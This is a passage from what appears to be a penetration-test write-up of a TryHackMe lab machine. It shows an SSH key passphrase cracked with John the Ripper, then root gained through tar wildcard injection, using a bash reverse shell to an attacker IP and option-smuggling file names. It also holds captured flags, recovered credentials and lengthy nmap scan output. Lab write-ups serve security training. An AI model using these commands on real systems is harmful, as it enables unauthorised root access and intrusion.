server-management@vulnnet:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:5f:c7:ac:22:e9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.64.152/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 1848sec preferred_lft 1848sec
    inet6 fe80::5f:c7ff:feac:22e9/64 scope link
       valid_lft forever preferred_lft forever
server-management@vulnnet:~$
```

```
kali@kali: ~/Desktop/Target/Artifact/ssh 158x16
┌──(kali㉿kali)-[~/Desktop/Target/Artifact/ssh]
└─$ ls
    hash      id_rsa

┌──(kali㉿kali)-[~/Desktop/Target/Artifact/ssh]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
oneTWO3gOyac     (id_rsa)
1g 0:00:00:00 DONE (2022-11-04 22:48) 1.136g/s 5576Kp/s 5576Kc/s 5576KC/s one_0012..one98t7
Use the "--show" option to display all of the cracked passwords reliably
```

proof of user

```
server-management@vulnnet:~$ cat user.txt
THM{907e420d979d8e2992f3d7e16bee1e8b}
server-management@vulnnet:~$ whoami
server-management
server-management@vulnnet:~$ hostname
vulnnet
server-management@vulnnet:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:5f:c7:ac:22:e9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.64.152/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 3528sec preferred_lft 3528sec
    inet6 fe80::5f:c7ff:feac:22e9/64 scope link
       valid_lft forever preferred_lft forever
server-management@vulnnet:~$
```

User.txt

```
THM{907e420d979d8e2992f3d7e16bee1e8b}
```

I remember the file I found as www-data and I remember it saying it was backing up stuff from the Documents folder of our new user. Lets take a look at what its backing up.

```
server-management@vulnnet:~/Documents$ ls
'Daily Job Progress Report Format.pdf'  'Employee Search Progress Report.pdf'
server-management@vulnnet:~/Documents$
```

Looks like reports.

```
server-management@vulnnet:~/Documents$ echo 'bash -c "bash -i >& /dev/tcp/10.13.1.3/7777 0>&1"' > shell.sh
server-management@vulnnet:~/Documents$ echo "" > "--checkpoint-action=exec=sh shell.sh"
server-management@vulnnet:~/Documents$ echo "" > "--checkpoint=1"
server-management@vulnnet:~/Documents$
```

```
kali@kali: ~/Desktop/Target/Exploit/priv/evilpdf 158x9
└─$ sudo rlwrap nc -lnvp 7777
listening on [any] 7777 ...
connect to [10.13.1.3] from (UNKNOWN) [10.10.64.152] 39512
bash: cannot set terminal process group (5030): Inappropriate ioctl for device
bash: no job control in this shell
root@vulnnet:/home/server-management/Documents# whoami
whoami
root
root@vulnnet:/home/server-management/Documents#
```

Proof of user

```
root@vulnnet:~# catcat root.txt
cat root.txt
THM{220b671dd8adc301b34c2738ee8295ba}
root@vulnnet:~# whoami
whoami
root
root@vulnnet:~# hostname
hostname
vulnnet
root@vulnnet:~# ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc fq_codel state UP group default qlen 1000
    link/ether 02:5f:c7:ac:22:e9 brd ff:ff:ff:ff:ff:ff
    inet 10.10.64.152/16 brd 10.10.255.255 scope global dynamic eth0
       valid_lft 2714sec preferred_lft 2714sec
    inet6 fe80::5f:c7ff:feac:22e9/64 scope link
       valid_lft forever preferred_lft forever
root@vulnnet:~#
```

Root.txt

```
THM{220b671dd8adc301b34c2738ee8295ba}
```

Removal of Tools

1. During our engagement we kept most of our script and binary's in a folder of our control called DB_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below, starting with Windows :

2. C:\Windows\System32\spool\drivers\color\

3. C:\Windows\Temp

4. C:\Windows\Administrator\Downloads

5. C:\Users\Public\

6. C:\Users\username\Downloads

7. C:\Windows\Tasks\

8. Linux

9. /tmp
10. /dev/shm
11. /home/username/
12. /home/username/Downloads
13. /var/www/html/
14. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
15. All shells that were open or created during the engagement have been terminated
16. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

1. https://nvd.nist.gov/vuln
2. https://cve.mitre.org/
3. https://attack.mitre.org/tactics/enterprise/
4. https://www.exploit-db.com/
5. https://capec.mitre.org/

(Domain Name) Exploit and Mitigation References

Exploit

- Reference
- Reference

Mitigation

- Reference
- Reference

Appendix

Password and username found or created during engagement

Username	Password	Note
developer	9972761drmfsls	Recovered hash from LFI

Loot

This portion of the Reports contain scans and output that might be needed to viewed again or validated.

Nmap Scan Full

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
Host discovery disabled (-Pn). All addresses will be
marked 'up' and scan times may be slower.
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-04
02:59 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 0.00s elapsed
Initiating SYN Stealth Scan at 02:59
Scanning vulnnet.thm (10.10.148.204) [65535 ports]
```

```
Discovered open port 80/tcp on 10.10.148.204
Discovered open port 22/tcp on 10.10.148.204
Completed SYN Stealth Scan at 02:59, 13.96s elapsed
(65535 total ports)
Initiating Service scan at 02:59
Scanning 2 services on vulnnet.thm (10.10.148.204)
Completed Service scan at 02:59, 6.47s elapsed (2
services on 1 host)
NSE: Script scanning 10.10.148.204.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 5.85s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 0.81s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 0.00s elapsed
Nmap scan report for vulnnet.thm (10.10.148.204)
Host is up, received user-set (0.21s latency).
Scanned at 2022-11-04 02:59:14 EDT for 27s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu
4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 eac9e867760a3f9709a7d7a663adc12c (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCwkZ4lon+5ZNgVQmItwLRcbDT9Q
rJJGvPrfqsbAnwk4dgPz1GDjIg+RwRIZIwPGRPpyvd01W1vh0BNs7Uh9f
5RVuojlLxjqsN1876Jvt5Ma7ajC49lzxmtI8B5Vmwxx9cRA8JBvENm0+B
TsDjpaj3JWllRffhD25Az/F1Tz3fSua1GiR7R2eEKSMrD38+QGG22AlrC
```

```
NHvunCJkPmYH9LObHq9uSZ5PbJmqR3Yl3SJarCZ6zsKBG5Ka/xJL17QUB
5o6ZRHgpw/pmw+JKWUkodIwPe4hCVH0dQkfVAATjlx9JXH95h4EPmKPvZ
uqHZyGUPE5jPiaNg6YCNCtexw5Wo41
|   256 0fc8f6d38e4cea67476884dc1c2b2e34 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA8L+
SEmXtvfURdTRsmhaay/VJTFJzXYlU/0uKlPAtdpyZ8qaI55EQYPwcPMIb
vyYtZM37Bypg0Uf7Sa8i1aTKk=
|   256 055399fc9810b5c368006c2941daa5c9 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKNuqHl39hJpIduBG9J7QwetpgO1PWQSU
DL/rvjXPiWw
80/tcp open  http    syn-ack ttl 61 Apache httpd 2.4.29
((Ubuntu))
|_http-favicon: Unknown favicon MD5:
8B7969B10EDA5D739468F4D3F2296496
|_http-title: VulnNet
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 02:59
Completed NSE at 02:59, 0.00s elapsed
```

```
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.47
seconds
           Raw packets sent: 68413 (3.010MB) | Rcvd:
66611 (2.664MB)
```

Nmap Scan Vul

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-04
03:02 EDT
NSE: Loaded 479 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:02
NSE: [knx-gateway-discover] Not running due to lack of
privileges.
NSE: [llmnr-resolve] not running due to lack of
privileges.
NSE: [targets-ipv6-wordlist] Need to be executed for
IPv6.
NSE: [broadcast-dhcp-discover] not running for lack of
privileges.
NSE: [targets-ipv6-multicast-mld] not running for lack of
privileges.
NSE: [broadcast-pppoe-discover] not running for lack of
privileges.
NSE: [broadcast-igmp-discovery] not running due to lack
of privileges.
NSE: [targets-ipv6-map4to6] This script is IPv6 only.
NSE: [broadcast-ping] not running for lack of privileges.
NSE: [broadcast-eigrp-discovery] not running for lack of
privileges.
NSE: [url-snarf] not running for lack of privileges.
NSE: not running for lack of privileges.
```

```
NSE: [targets-xml] Need to supply a file name with the
targets-xml.iX argument
NSE: [mtrace] not running for lack of privileges.
NSE: [broadcast-pim-discovery] not running for lack of
privileges.
NSE: [lltd-discovery] not running for lack of privileges.
NSE: [shodan-api] Error: Please specify your ShodanAPI
key with the shodan-api.apikey argument
NSE: [broadcast-ataoe-discover] No interface supplied,
use -e
NSE: [ipv6-multicast-mld-list] not running for lack of
privileges.
NSE: [broadcast-sonicwall-discover] Not running for lack
of privileges.
NSE: [broadcast-listener] not running for lack of
privileges.
NSE: [broadcast-dhcp6-discover] not running for lack of
privileges.
NSE: [mrinfo] not running for lack of privileges.
NSE Timing: About 97.37% done; ETC: 03:02 (0:00:01
remaining)
Completed NSE at 03:02, 40.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:02
Completed NSE at 03:02, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:02
Completed NSE at 03:02, 0.00s elapsed
Pre-scan script results:
| targets-asn:
|_  targets-asn.asn is a mandatory parameter
| broadcast-avahi-dos:
```

```
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
| broadcast-wsdd-discover:
|   Devices
|     239.255.255.250
|         Message id: 5a3146ea-a76e-4b0d-bf7c-
1bcda6492950
|         Address: http://192.168.8.1:5357/a12ace66-c55b-
467c-99b0-219473bdb4d5/
|_        Type: Device pub:Computer
| broadcast-dns-service-discovery:
|   224.0.0.251
|     2020/tcp teamviewer
|_      Address=192.168.8.1
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to
changes in Robtex's API. See https://www.robtex.com/api/
|_hostmap-robtex: *TEMPORARILY DISABLED* due to changes
in Robtex's API. See https://www.robtex.com/api/
Initiating Connect Scan at 03:02
Scanning vulnnet.thm (10.10.148.204) [65535 ports]
Discovered open port 22/tcp on 10.10.148.204
Discovered open port 80/tcp on 10.10.148.204
Connect Scan Timing: About 5.78% done; ETC: 03:11
(0:08:25 remaining)
Connect Scan Timing: About 11.49% done; ETC: 03:11
(0:07:50 remaining)
Connect Scan Timing: About 19.46% done; ETC: 03:11
(0:07:19 remaining)
Connect Scan Timing: About 26.06% done; ETC: 03:11
(0:06:26 remaining)
```

```
Connect Scan Timing: About 33.35% done; ETC: 03:11
(0:05:32 remaining)
Connect Scan Timing: About 39.35% done; ETC: 03:11
(0:05:07 remaining)
Connect Scan Timing: About 45.50% done; ETC: 03:11
(0:04:34 remaining)
Connect Scan Timing: About 51.39% done; ETC: 03:11
(0:04:05 remaining)
Connect Scan Timing: About 57.67% done; ETC: 03:11
(0:03:32 remaining)
Connect Scan Timing: About 63.58% done; ETC: 03:11
(0:03:03 remaining)
Connect Scan Timing: About 70.12% done; ETC: 03:11
(0:02:29 remaining)
Connect Scan Timing: About 76.13% done; ETC: 03:11
(0:01:59 remaining)
Connect Scan Timing: About 83.80% done; ETC: 03:10
(0:01:19 remaining)
Connect Scan Timing: About 91.01% done; ETC: 03:10
(0:00:43 remaining)
Completed Connect Scan at 03:10, 485.81s elapsed (65535
total ports)
NSE: Script scanning 10.10.148.204.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 03:10
NSE: [tls-ticketbleed 10.10.148.204:80] Not running due
to lack of privileges.
NSE: [path-mtu 10.10.148.204] not running for lack of
privileges.
NSE: [qscan 10.10.148.204] not running for lack of
privileges.
NSE: [firewall-bypass 10.10.148.204] lacks privileges.
```

```
NSE: [firewalk 10.10.148.204] not running for lack of
privileges.
NSE: [ipidseq 10.10.148.204] not running for lack of
privileges.
NSE Timing: About 67.33% done; ETC: 03:12 (0:00:28
remaining)
NSE Timing: About 98.11% done; ETC: 03:12 (0:00:02
remaining)
NSE Timing: About 99.00% done; ETC: 03:12 (0:00:01
remaining)
NSE Timing: About 99.11% done; ETC: 03:13 (0:00:01
remaining)
NSE Timing: About 99.33% done; ETC: 03:13 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:14 (0:00:00
remaining)
NSE Timing: About 99.89% done; ETC: 03:14 (0:00:00
remaining)
NSE Timing: About 99.89% done; ETC: 03:15 (0:00:00
remaining)
NSE Timing: About 99.89% done; ETC: 03:15 (0:00:00
remaining)
NSE Timing: About 99.89% done; ETC: 03:16 (0:00:00
remaining)
NSE Timing: About 99.89% done; ETC: 03:16 (0:00:00
remaining)
NSE Timing: About 99.89% done; ETC: 03:17 (0:00:00
remaining)
NSE Timing: About 99.89% done; ETC: 03:17 (0:00:00
remaining)
NSE Timing: About 99.89% done; ETC: 03:18 (0:00:00
remaining)
```

```
NSE Timing: About 99.89% done; ETC: 03:18 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:19 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:19 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:20 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:20 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:21 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:21 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:22 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:22 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:23 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:23 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:24 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:24 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:25 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:25 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:26 (0:00:01
remaining)
```

```
Stats: 0:24:18 elapsed; 0 hosts completed (1 up), 1
undergoing Script Scan
NSE: Active NSE Script Threads: 1 (0 waiting)
NSE Timing: About 99.89% done; ETC: 03:26 (0:00:01
remaining)
Stats: 0:24:19 elapsed; 0 hosts completed (1 up), 1
undergoing Script Scan
NSE: Active NSE Script Threads: 1 (0 waiting)
NSE Timing: About 99.89% done; ETC: 03:26 (0:00:01
remaining)
Stats: 0:24:19 elapsed; 0 hosts completed (1 up), 1
undergoing Script Scan
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 99.89% done; ETC: 03:26 (0:00:01
remaining)
Stats: 0:24:19 elapsed; 0 hosts completed (1 up), 1
undergoing Script Scan
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 99.89% done; ETC: 03:26 (0:00:01
remaining)
Stats: 0:24:19 elapsed; 0 hosts completed (1 up), 1
undergoing Script Scan
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 99.89% done; ETC: 03:26 (0:00:01
remaining)
Stats: 0:24:19 elapsed; 0 hosts completed (1 up), 1
undergoing Script Scan
NSE: Active NSE Script Threads: 1 (0 waiting)
NSE Timing: About 99.89% done; ETC: 03:26 (0:00:01
remaining)
Stats: 0:24:19 elapsed; 0 hosts completed (1 up), 1
undergoing Script Scan
```

```
NSE: Active NSE Script Threads: 1 (1 waiting)
NSE Timing: About 99.89% done; ETC: 03:26 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:27 (0:00:01
remaining)
NSE Timing: About 99.89% done; ETC: 03:27 (0:00:01
remaining)
Completed NSE at 03:27, 995.89s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 03:27
Completed NSE at 03:27, 0.21s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 03:27
Completed NSE at 03:27, 0.00s elapsed
Nmap scan report for vulnnet.thm (10.10.148.204)
Host is up, received user-set (0.20s latency).
Scanned at 2022-11-04 03:02:50 EDT for 1482s
Not shown: 65533 closed tcp ports (conn-refused)
Bug in http-security-headers: no string output.
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
| ssh-hostkey:
|   2048 eac9e867760a3f9709a7d7a663adc12c (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCwkZ4lon+5ZNgVQmItwLRcbDT9Q
rJJGvPrfqsbAnwk4dgPz1GDjIg+RwRIZIwPGRPpyvd01W1vh0BNs7Uh9f
5RVuojlLxjqsN1876Jvt5Ma7ajC49lzxmtI8B5Vmwxx9cRA8JBvENm0+B
TsDjpaj3JWllRffhD25Az/F1Tz3fSua1GiR7R2eEKSMrD38+QGG22AlrC
NHvunCJkPmYH9LObHq9uSZ5PbJmqR3Yl3SJarCZ6zsKBG5Ka/xJL17QUB
5o6ZRHgpw/pmw+JKWUkodIwPe4hCVH0dQkfVAATjlx9JXH95h4EPmKPvZ
uqHZyGUPE5jPiaNg6YCNCtexw5Wo41
|   256 0fc8f6d38e4cea67476884dc1c2b2e34 (ECDSA)
```

```
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBA8L+
SEmXtvfURdTRsmhaay/VJTFJzXYlU/0uKlPAtdpyZ8qaI55EQYPwcPMIb
vyYtZM37Bypg0Uf7Sa8i1aTKk=
|   256 055399fc9810b5c368006c2941daa5c9 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKNuqHl39hJpIduBG9J7QwetpgO1PWQSU
DL/rvjXPiWw
|_banner: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
| ssh2-enum-algos:
|   kex_algorithms: (10)
|       curve25519-sha256
|       curve25519-sha256@libssh.org
|       ecdh-sha2-nistp256
|       ecdh-sha2-nistp384
|       ecdh-sha2-nistp521
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group16-sha512
|       diffie-hellman-group18-sha512
|       diffie-hellman-group14-sha256
|       diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|       ssh-rsa
|       rsa-sha2-512
|       rsa-sha2-256
|       ecdsa-sha2-nistp256
|       ssh-ed25519
|   encryption_algorithms: (6)
|       chacha20-poly1305@openssh.com
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
```

```
|       aes128-gcm@openssh.com
|       aes256-gcm@openssh.com
|   mac_algorithms: (10)
|       umac-64-etm@openssh.com
|       umac-128-etm@openssh.com
|       hmac-sha2-256-etm@openssh.com
|       hmac-sha2-512-etm@openssh.com
|       hmac-sha1-etm@openssh.com
|       umac-64@openssh.com
|       umac-128@openssh.com
|       hmac-sha2-256
|       hmac-sha2-512
|       hmac-sha1
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
80/tcp open  http    syn-ack
|_http-jsonp-detection: Couldn't find any JSONP
endpoints.
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
|_http-favicon: Unknown favicon MD5:
8B7969B10EDA5D739468F4D3F2296496
|_http-malware-host: Host appears to be clean
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
| http-errors:
| Spidering limited to: maxpagecount=40;
withinhost=vulnnet.thm
|   Found the following error pages:
|
|   Error Code: 404
```

```
|_      http://vulnnet.thm:80/login
|_http-wordpress-enum: Nothing found amongst the top 100
resources,use --script-args search-limit=<number|all> for
deeper analysis)
|_http-mobileversion-checker: No mobile version detected.
|_http-chrono: Request times for /; avg: 482.59ms; min:
454.25ms; max: 535.51ms
| http-php-version: Logo query returned unknown hash
a04a9b1c6c67b41e4d615904a3fbe6fb
|_Credits query returned unknown hash
a04a9b1c6c67b41e4d615904a3fbe6fb
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
| http-vhosts:
|_128 names had status 200
|_http-title: VulnNet
| http-headers:
|   Date: Fri, 04 Nov 2022 07:12:09 GMT
|   Server: Apache/2.4.29 (Ubuntu)
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|
|_  (Request type: HEAD)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-drupal-enum: Nothing found amongst the top 100
resources,use --script-args number=<number|all> for
deeper analysis)
|_http-date: Fri, 04 Nov 2022 07:12:10 GMT; 0s from local
```

```
time.
| http-comments-displayer:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=vulnnet.thm
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 157
|     Comment:
|         /* We want to give the content area some more
padding */
|
|     Path: http://vulnnet.thm:80/css/bootstrap.min.css
|     Line number: 7
|     Comment:
|         /*# sourceMappingURL=bootstrap.min.css.map */
|
|     Path: http://vulnnet.thm:80/css/bootstrap.min.css
|     Line number: 1
|     Comment:
|         /*!
|          * Bootstrap v4.3.1 (https://getbootstrap.com/)
|          * Copyright 2011-2019 The Bootstrap Authors
|          * Copyright 2011-2019 Twitter, Inc.
|          * Licensed under MIT
(https://github.com/twbs/bootstrap/blob/master/LICENSE)
|          */
|
|     Path: http://vulnnet.thm:80/login.html
|     Line number: 37
|     Comment:
|         <!-- Login Form -->
|
```

```
|     Path: http://vulnnet.thm:80/css/pure-min.css
|     Line number: 7
|     Comment:
|         /*!
|         normalize.css v | MIT License |
git.io/normalize
|         Copyright (c) Nicolas Gallagher and Jonathan
Neal
|         */
|
|     Path: http://vulnnet.thm:80/login.html
|     Line number: 32
|     Comment:
|         <!-- Icon -->
|
|     Path: http://vulnnet.thm:80/login.html
|     Line number: 52
|     Comment:
|         <!-- Remind Password -->
|
|     Path: http://vulnnet.thm:80/css/pure-min.css
|     Line number: 11
|     Comment:
|         /*! normalize.css v8.0.1 | MIT License |
github.com/necolas/normalize.css */
|
|     Path: http://vulnnet.thm:80/css/pure-min.css
|     Line number: 1
|     Comment:
|         /*!
|         Pure v2.0.3
|         Copyright 2013 Yahoo!
```

```
|         Licensed under the BSD License.
|         https://github.com/pure-
css/pure/blob/master/LICENSE.md
|         */
|
|     Path: http://vulnnet.thm:80/login.html
|     Line number: 28
|     Comment:
|         <!-- Tabs Titles -->
|
|     Path: http://vulnnet.thm:80/css/font-awesome.css
|     Line number: 190
|     Comment:
|         /* Font Awesome uses the Unicode Private Use
Area (PUA) to ensure screen
|            readers do not read off random characters
that represent icons */
|
|     Path: http://vulnnet.thm:80/css/font-awesome.css
|     Line number: 23
|     Comment:
|         /* makes the font 33% larger relative to the
icon container */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 80
|     Comment:
|         /* I need a higher z-index here because of the
scroll-over effect. */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 78
```

```
|     Comment:
|         /* Fixed menus normally have a border at the
bottom. */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 204
|     Comment:
|         /* We can align the menu header to the left,
but float the
|             menu items to the right. */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 147
|     Comment:
|         /* These styles are required for the "scroll-
over" effect */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 183
|     Comment:
|         /* This is the class used for the dark-
background areas. */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 162
|     Comment:
|         /* This is the class used for the main content
headers (<h2>) */
|
|     Path: http://vulnnet.thm:80/css/font-awesome.css
|     Line number: 1
|     Comment:
```

```
|         /*!
|          *  Font Awesome 4.0.3 by @davegandy -
http://fontawesome.io - @fontawesome
|          *  License - http://fontawesome.io/license
(Font: SIL OFL 1.1, CSS: MIT License)
|          */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 231
|     Comment:
|         /* We increase the header font size even more
*/
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 127
|     Comment:
|         /* This is the main heading that appears on the
blue section */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 223
|     Comment:
|         /* We remove the border-separator assigned to
.l-box-lrg */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 108
|     Comment:
|         /* The following styles are required for the
"scroll-over" effect */
|
|     Path: http://vulnnet.thm:80/css/index.css
```

```
|     Line number: 139
|     Comment:
|         /* This is the subheading that appears on the
blue section */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 117
|     Comment:
|         /* absolute center .splash within .splash-
container */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 199
|     Comment:
|         /* We increase the body font size */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 189
|     Comment:
|         /* This is the class used for the footer */
|
|     Path: http://vulnnet.thm:80/css/font-awesome.css
|     Line number: 5
|     Comment:
|         /* FONT PATH
|          * ------------------------- */
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 175
|     Comment:
|         /* This is the class used for the content sub-
headers (<h3>) */
```

```
|
|     Path: http://vulnnet.thm:80/css/index.css
|     Line number: 170
|     Comment:
|_        /* This is a modifier class used when the
content-head is inside a ribbon */
| http-sitemap-generator:
|   Directory structure:
|     /
|       Other: 1; html: 1
|     /css/
|       css: 3
|     /img/
|       png: 2
|     /js/
|       js: 2
|   Longest directory structure:
|     Depth: 1
|     Dir: /img/
|   Total files found (by extension):
|_    Other: 1; css: 3; html: 1; js: 2; png: 2
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-devframework: Couldn't determine the underlying
framework or CMS. Try increasing
'httpspider.maxpagecount' value to spider more pages.
| http-useragent-tester:
|   Status for browser useragent: 200
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine;
https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
```

```
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
| http-enum:
|   /login.html: Possible admin folder
|   /css/: Potentially interesting directory w/ listing
on 'apache/2.4.29 (ubuntu)'
|   /img/: Potentially interesting directory w/ listing
on 'apache/2.4.29 (ubuntu)'
|_  /js/: Potentially interesting directory w/ listing on
'apache/2.4.29 (ubuntu)'
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-referer-checker: Couldn't find any cross-domain
scripts.
|_http-wordpress-users: [Error] Wordpress installation
was not found. We couldn't find wp-login.php
|_http-fetch: Please enter the complete path of the
directory to save data in.
|_http-litespeed-sourcecode-download: Request with null
byte did not work. This web server might not be
vulnerable
```

```
|_http-feed: Couldn't find any feeds.
|_http-xssed: No previously reported XSS vuln.

Host script results:
|_clock-skew: 0s
| port-states:
|   tcp:
|     open: 22,80
|_    closed: 1-21,23-79,81-65535
| unusual-port:
|_  WARNING: this script depends on Nmap's
service/version detection (-sV)
